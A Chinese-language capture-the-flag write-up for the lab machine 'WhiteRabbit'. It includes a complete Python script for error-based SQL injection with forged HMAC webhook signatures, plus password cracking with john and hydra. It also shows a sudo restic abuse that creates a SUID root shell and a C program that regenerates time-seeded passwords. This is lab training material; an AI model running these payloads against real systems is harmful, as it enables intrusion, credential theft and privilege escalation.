本文介绍了针对名为“WhiteRabbit”的靶机进行的渗透测试过程。通过Nmap扫描发现多个开放端口,并利用SQL注入漏洞成功获取到数据库和表的信息。利用提取到的密码,获得了用户的SSH访问权限,并通过特定命令提升权限到root。最后,通过分析密码生成器的代码,生成密码成功登录到另一个用户,最终获得了root权限。本文详细记录了每一步的操作和思路,展示了渗透测试的实战技巧。
Information Gathering
# Nmap 7.95 scan initiated Tue Dec 23 08:52:06 2025 as: /usr/lib/nmap/nmap -sC -sV -v -O -oN nmap_result.txt 10.10.11.63
Nmap scan report for 10.10.11.63
Host is up (0.65s latency).
Not shown: 997 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.9 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 0f:b0:5e:9f:85:81:c6:ce:fa:f4:97:c2:99:c5:db:b3 (ECDSA)
|_  256 a9:19:c3:55:fe:6a:9a:1b:83:8f:9d:21:0a:08:95:47 (ED25519)
80/tcp   open  http    Caddy httpd
|_http-title: Did not follow redirect to http://whiterabbit.htb
|_http-server-header: Caddy
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
2222/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 c8:28:4c:7a:6f:25:7b:58:76:65:d8:2e:d1:eb:4a:26 (ECDSA)
|_  256 ad:42:c0:28:77:dd:06:bd:19:62:d8:17:30:11:3c:87 (ED25519)
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Uptime guess: 1.959 days (since Sun Dec 21 09:52:12 2025)
Network Distance: 2 hops
TCP Sequence Prediction: Difficulty=259 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Tue Dec 23 08:52:35 2025 -- 1 IP address (1 host up) scanned in 28.30 seconds
可以看出2222端口的ssh比80端口的ssh版本不一样并且2222端口比较老,所以可能是docker.
Vulnerability Analysis
打开80端口发现是一个静态网页,寻找一下虚拟主机
ffuf -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://whiterabbit.htb -H "Host: FUZZ.whiterabbit.htb" -fw 1 -> status.whiterabbit.htb打开后即可看到Uptime Kuma的登录界面,尝试burp拦截登录得到

尝试拦截登录请求更改false→true即可进入
在about发现版本:Frontend Version: 1.23.13
状态页面得到

尝试爆破
ffuf -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://status.whiterabbit.htb/status/FUZZ
-> temp
- ddb09a8558c9.whiterabbit.htb→gophish 一个登陆界面
- a668910b5514e.whiterabbit.htb→wikijs
在wikijs中发现该页面大致说的是Gophish webhooks的自动化工作流程,其中提到了签名验证

Check gophish header -> Extract signature -> Calculate signature -> Compare signature
其中红线连接在 Get current phishing score 之后,发生错误后会进入DEBUG: REMOVE SOON页面的表单
POST /webhook/d96af3a4-21bd-4bcb-bd34-37bfc67dfd1d HTTP/1.1
Host: 28efa8f7df.whiterabbit.htb   # 新的host主机
x-gophish-signature: sha256=cf4651463d8bc629b9b411c58480af5a9968ba05fca83efa03a21b2cecd1c2dd
Accept: */*
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Content-Type: application/json
Content-Length: 81

{
  "campaign_id": 1,
  "email": "test@ex.com",
  "message": "Clicked Link"
}
其次我们在附件中发现计算签名
[
  "Calculate the signature",
  {
    "action": "hmac",
    "type": "SHA256",
    "value": "={{ JSON.stringify($json.body) }}",
    "dataPropertyName": "calculated_signature",
    "secret": "3CWVGMndgMvdVAzOjqBiTicmv7gxc6IS"
  }
]
所以我们可以知道post中的x-gophish-signature是通过data数据加密而来
{
  "campaign_id": 1,
  "email": "test@ex.com",
  "message": "Clicked Link"
}
{"campaign_id":1,"email":"test@ex.com","message":"Clicked Link"}

可以看到跟post中的密钥一样
其次发现SQL注入
"parameters": {
"operation": "executeQuery",
"query": "SELECT * FROM victims where email = \"{{ $json.body.email }}\" LIMIT 1",
"options": {}
},
注入点在email中 这是一个非常经典的基于报错的 SQL 注入 (Error-Based SQL Injection)
SELECT * FROM victims WHERE email = "{{用户输入}}" LIMIT 1;
加上payload
SELECT * FROM victims WHERE email = "" OR updatexml(...) ;" LIMIT 1;
函数原型updatexml(xml_target, xpath_expr, new_xml)
payload:updatexml(1, concat(0x7e, (查询语句), 0x7e), 1)
0x7e是~
执行结果:updatexml 发现 ~ 是非法的,于是报错:“XPATH syntax error: '~查询结果~'”。
目的:利用报错信息将原本看不见的查询结果“回显”给攻击者。
查询语句:SELECT schema_name FROM information_schema.schemata WHERE schema_name NOT LIKE "information_schema" LIMIT 1,1
这是通过报错的sql注入,意思就是报错会把所查询的信息显露出来。例如
XPATH syntax error:'~users~' 这就暴露了user表
Exploitation (User Flag)
据此可以写一个python
import requests
import hmac
import hashlib
import json
import re

# 计算签名和构造payload
def tamper(payload):
    params = '{"campaign_id":1,"email":"%s","message":"Clicked Link"}' % payload   # %s = payload是一个占位的用法
    secret = '3CWVGMndgMvdVAzOjqBiTicmv7gxc6IS'.encode('utf-8')
    payload_bytes = params.encode("utf-8")
    signature = 'sha256=' + hmac.new(secret, payload_bytes, hashlib.sha256).hexdigest()   # 站换为16进制
    params = json.loads(params)  # 方便后续使用request库
    return params, signature

# 提取数据
def extract_value(url, payload_template, rhost, **kwargs):
    payload = payload_template.format(**kwargs)
    params, signature = tamper(payload)  # 接收两个参数的值
    headers = {"Host": "28efa8f7df.whiterabbit.htb", 'x-gophish-signature': signature} # 添加修改签名,没有这个发送会被拦截
    proxies = None   # 可以改为127.0.0.1:8080,这是代理设置
    try:
        response = requests.post(url, json=params, timeout=10, headers=headers, proxies=proxies)
    except Exception as e:
        print(f"Error connecting to URL: {e}")
        return None
    match = re.search(r"~([^~]+)~", response.text, re.DOTALL) # 提取值~【值】~   这是基于错误的sql注入
    if match:
        return match.group(1)
    return None

# 提取数据库名
def extract_databases(url, rhost):
    databases = []
    payload_template = r'\" OR updatexml(1, concat(0x7e, (SELECT schema_name FROM information_schema.schemata WHERE schema_name NOT LIKE \"information_schema\" LIMIT {offset},1), 0x7e), 1) ;'
    offset = 0
    while True:
        db = extract_value(url, payload_template, rhost, offset=offset)
        if db and db not in databases:
            databases.append(db)
            offset += 1
        else:
            break
    return databases

# 提取表名
def extract_tables(url, rhost, db):
    tables = []
    payload_template = r'\" OR updatexml(1, concat(0x7e, (SELECT table_name FROM information_schema.tables WHERE table_schema=\"{db}\" LIMIT {offset},1), 0x7e), 1) ;'
    offset = 0
    while True:
        table = extract_value(url, payload_template, rhost, db=db, offset=offset)
        if table and table not in tables:
            tables.append(table)
            offset += 1
        else:
            break
    return tables

# 提取列名
def extract_columns(url, rhost, db, table):
    columns = []
    payload_template = r'\" OR updatexml(1, concat(0x7e, (SELECT column_name FROM information_schema.columns WHERE table_schema=\"{db}\" AND table_name=\"{table}\" LIMIT {offset},1), 0x7e), 1) ;'
    offset = 0
    while True:
        column = extract_value(url, payload_template, rhost, db=db, table=table, offset=offset)
        if column and column not in columns:
            columns.append(column)
            offset += 1
        else:
            break
    return columns

# 提取数据
def extract_data(url, rhost, db, table, column):
    data_rows = []
    payload_template = r'\" OR updatexml(1, concat(0x7e, (SELECT {column} FROM {db}.{table} LIMIT {offset},1), 0x7e), 1) ;'
    offset = 0
    while True:
        data = extract_value(url, payload_template, rhost, db=db, table=table, column=column, offset=offset)
        if data and data not in data_rows:
            data_rows.append(data)
            offset += 1
        else:
            break
    return data_rows

def extract_column_data(url, rhost, db, table, column):
    data_rows = []
    payload_template = r'\" OR updatexml(1, concat(0x7e, (SELECT t1.`{column}` FROM `{db}`.`{table}` t1 WHERE (SELECT COUNT(*) FROM `{db}`.`{table}` t2 WHERE t2.`{column}` <= t1.`{column}`) = {offset}+1 LIMIT 1), 0x7e), 1) ;'
    offset = 0
    while True:
        data = extract_value(url, payload_template, rhost, db=db, table=table, column=column, offset=offset)
        if data:
            data_rows.append(data)
            offset += 1
        else:
            break
    return data_rows

def extract_all_data(url, rhost, table, column):
    data_rows = []
    for id_val in range(1, 7):
        row_data = ""
        chunk_size = 18
        pos = 1
        while True:
            payload_template = r'\" OR updatexml(1,concat(0x7e,(select SUBSTRING({column}, {pos}, {chunk_size}) from temp.{table} where id={id_val}),0x7e),1) -- '
            data = extract_value(url, payload_template, rhost, pos=pos, chunk_size=chunk_size, id_val=id_val, table=table, column=column)
            if not data:
                break
            row_data += data
            if len(data) < chunk_size:
                break
            pos += chunk_size
        if row_data.strip():
            data_rows.append((id_val, row_data))
        else:
            print(f"[-] No data for id {id_val}")
    return data_rows

# 执行sql错误的主函数
def perform_sql_injection(rhost):
    print("[i] Performing SQL injection...")
    url = f"http://{rhost}/webhook/d96af3a4-21bd-4bcb-bd34-37bfc67dfd1d"
    databases = extract_databases(url, rhost)
    if not databases:
        print(f"[!] No databases found.")
        return
    for db in databases:
        print(f"[+] Got database: {db}")
        if not db == "phishing":
            tables = extract_tables(url, rhost, db)
            if not tables:
                print(f"[!] No tables found for database {db}.")
                continue
            for table in tables:
                print(f"[+] Got table: {table}")
                print("[i] Extracting Columns...")
                columns = extract_columns(url, rhost, db, table)
                if not columns:
                    print(f"[!] No columns found for table {table} in database {db}.")
                    continue
                for column in columns:
                    print(f"[+] Got column: {column}")
                    print("[i] Extracting Data...")
                    rows = extract_all_data(url, rhost, table, column)
                    for row in rows:
                        print(f"[+] {row}")

if __name__ == '__main__':
    rhost = "10.10.11.63"
    perform_sql_injection(rhost)
➜ WhiteRabbit python exploit.py
[i] Performing SQL injection...
[+] Got database: phishing
[+] Got database: temp
[+] Got table: command_log
[i] Extracting Columns...
[+] Got column: id
[i] Extracting Data...
[+] (1, '1')
[+] (2, '2')
[+] (3, '3')
[+] (4, '4')
[+] (5, '5')
[+] (6, '6')
[+] Got column: command
[i] Extracting Data...
[+] (1, 'uname -a')
[+] (2, 'restic init --repo rest:http://75951e6ff.whiterabbit.htb')
[+] (3, 'echo ygcsvCuMdfZ89yaRLlTKhe5jAmth7vxw > .restic_passwd')
[+] (4, 'rm -rf .bash_history ')
[+] (5, '#thatwasclose')
[+] (6, 'cd /home/neo/ && /opt/neo-password-generator/neo-password-generator | passwd')
[+] Got column: date
[i] Extracting Data...
[+] (1, '2024-08-30 10:44:01')
[+] (2, '2024-08-30 11:58:05')
[+] (3, '2024-08-30 11:58:36')
[+] (4, '2024-08-30 11:59:02')
[+] (5, '2024-08-30 11:59:47')
[+] (6, '2024-08-30 14:40:42')可以看出得到phishing,temp数据库其中temp有一个表command_log,表中有三个列id,command,date。以及另一个host75951e6ff.whiterabbit.htb
restic是一个备份服务,其密码是ygcsvCuMdfZ89yaRLlTKhe5jAmth7vxw
有一个用户叫neo,其密码被更改为密码生成器生成的密码
➜  WhiteRabbit RESTIC_PASSWORD=ygcsvCuMdfZ89yaRLlTKhe5jAmth7vxw restic -r rest:http://75951e6ff.whiterabbit.htb snapshots
repository 5b26a938 opened (version 2, compression level auto)
created new cache in /home/kali/.cache/restic
ID        Time                 Host         Tags        Paths
------------------------------------------------------------------------
272cacd5  2025-03-07 00:18:40  whiterabbit              /dev/shm/bob/ssh
------------------------------------------------------------------------
1 snapshots
➜  WhiteRabbit RESTIC_PASSWORD=ygcsvCuMdfZ89yaRLlTKhe5jAmth7vxw restic -r rest:http://75951e6ff.whiterabbit.htb restore 272cacd5 --target ./restic/
➜  WhiteRabbit ls  -la restic/dev/shm/bob/ssh/
total 12
drwxr-xr-x 2 kali kali 4096 Mar  7  2025 .
drwxr-xr-x 3 kali kali 4096 Mar  7  2025 ..
-rw-r--r-- 1 kali kali  572 Mar  7  2025 bob.7z
➜  WhiteRabbit 7z l restic/dev/shm/bob/ssh/bob.7z

7-Zip 25.01 (x64) : Copyright (c) 1999-2025 Igor Pavlov : 2025-08-03
 64-bit locale=en_US.UTF-8 Threads:128 OPEN_MAX:1024, ASM

Scanning the drive for archives:
1 file, 572 bytes (1 KiB)

Listing archive: restic/dev/shm/bob/ssh/bob.7z

--
Path = restic/dev/shm/bob/ssh/bob.7z
Type = 7z
Physical Size = 572
Headers Size = 204
Method = LZMA2:12 7zAES
Solid = +
Blocks = 1

   Date      Time    Attr         Size   Compressed  Name
------------------- ----- ------------ ------------  ------------------------
2025-03-07 00:10:35 ....A          399          368  bob
2025-03-07 00:10:35 ....A           91               bob.pub
2025-03-07 00:11:05 ....A           67               config
------------------- ----- ------------ ------------  ------------------------
2025-03-07 00:11:05                557          368  3 files
提取它需要密码
➜  WhiteRabbit 7z2john restic/dev/shm/bob/ssh/bob.7z > ./bob_hash
ATTENTION: the hashes might contain sensitive encrypted data. Be careful when sharing or posting these hashes
➜  WhiteRabbit john bob_hash --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (7z, 7-Zip archive encryption [SHA256 256/256 AVX2 8x AES])
Cost 1 (iteration count) is 524288 for all loaded hashes
Cost 2 (padding size) is 3 for all loaded hashes
Cost 3 (compression type) is 2 for all loaded hashes
Cost 4 (data length) is 365 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
1q2w3e4r5t6y     (bob.7z)
1g 0:00:04:11 DONE (2025-12-23 14:38) 0.003981g/s 94.90p/s 94.90c/s 94.90C/s 231086..150390
Use the "--show" option to display all of the cracked passwords reliably得到密码1q2w3e4r5t6y
解压后得到bob的hash以及他的ssh密钥
即可登录到2222端口
WhiteRabbit ssh -i bob bob@10.10.11.63 -p 2222
进入后是一个docker
bob@ebdce80611e9:~$ sudo -l
Matching Defaults entries for bob on ebdce80611e9:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User bob may run the following commands on ebdce80611e9:
    (ALL) NOPASSWD: /usr/bin/restic

bob@ebdce80611e9:~$ sudo restic --password-command "cp /bin/bash /tmp/bash && chmod 4777 /tmp/bash" check
cp: target '/tmp/bash': Not a directory
Resolving password failed: exit status 1

bob@ebdce80611e9:~$ ls -la /tmp/bash
-rwsrwxrwx 1 root root 1446024 Dec 23 14:25 /tmp/bash
bob@ebdce80611e9:~$ /tmp/bash -p
bash-5.2# id
uid=1001(bob) gid=1001(bob) euid=0(root) groups=1001(bob)
在/root发现morpheus用户的私钥,传到本地即可ssh到morpheus
ssh -i morpheus morpheus@whiterabbit.htb
Privilege Escalation (Root Flag)
还记得之前的密码生成器:/opt/neo-password-generator/neo-password-generator
将它传回本地来反编译它
void generate_password(uint param_1)

{
  int iVar1;
  long in_FS_OFFSET;
  int local_34;
  char local_28 [20];
  undefined1 local_14;
  long local_10;

  local_10 = *(long *)(in_FS_OFFSET + 0x28);
  srand(param_1);
  for (local_34 = 0; local_34 < 0x14; local_34 = local_34 + 1) {
    iVar1 = rand();
    local_28[local_34] =
         "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789"[iVar1 % 0x3e]; //62
  }
  local_14 = 0;
  puts(local_28);
  if (local_10 != *(long *)(in_FS_OFFSET + 0x28)) {
                    /* WARNING: Subroutine does not return */
    __stack_chk_fail();
  }
  return;
}


undefined8 main(void)

{
  long in_FS_OFFSET;
  timeval local_28;
  long local_10;

  local_10 = *(long *)(in_FS_OFFSET + 0x28);
  gettimeofday(&local_28,(__timezone_ptr_t)0x0);
  generate_password((int)local_28.tv_sec * 1000 + (int)(local_28.tv_usec / 1000));
  if (local_10 != *(long *)(in_FS_OFFSET + 0x28)) {
                    /* WARNING: Subroutine does not return */
    __stack_chk_fail();
  }
  return 0;
}
seed = (seconds * 1000) + (microseconds / 1000)
对照这个写一个程序来生成密码
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#define PASSWORD_LENGTH 20
const char CHARSET[] = "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789";
const int CHARSET_SIZE = sizeof(CHARSET) - 1;
void generate_password(unsigned int seed, char *out) {
    srand(seed);
    for (int i = 0; i < PASSWORD_LENGTH; i++) {
        int index = rand() % CHARSET_SIZE;
        out[i] = CHARSET[index];
    }
    out[PASSWORD_LENGTH] = '\0';
    }
int main() {
    // using https://www.epochconverter.com/
    // 2024-08-30 14:40:42 = 1725028842
    unsigned int timestamp = 1725028842;
    char password[PASSWORD_LENGTH + 1];
    for (int ms = 0; ms < 1000; ms++) {
        // Convert to milliseconds and add microseconds from 0-1000 as our range
        unsigned int seed = timestamp * 1000 + ms;
        generate_password(seed, password);
        printf("%s\n", password);
    }
    return 0;
}
hydra -l neo -P passwords.txt ssh whiterabbit.htb → WBSxhWgfnMiclrV4dqfj
neo@whiterabbit:~$ sudo -l
[sudo] password for neo:
Matching Defaults entries for neo on whiterabbit:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User neo may run the following commands on whiterabbit:
    (ALL : ALL) ALL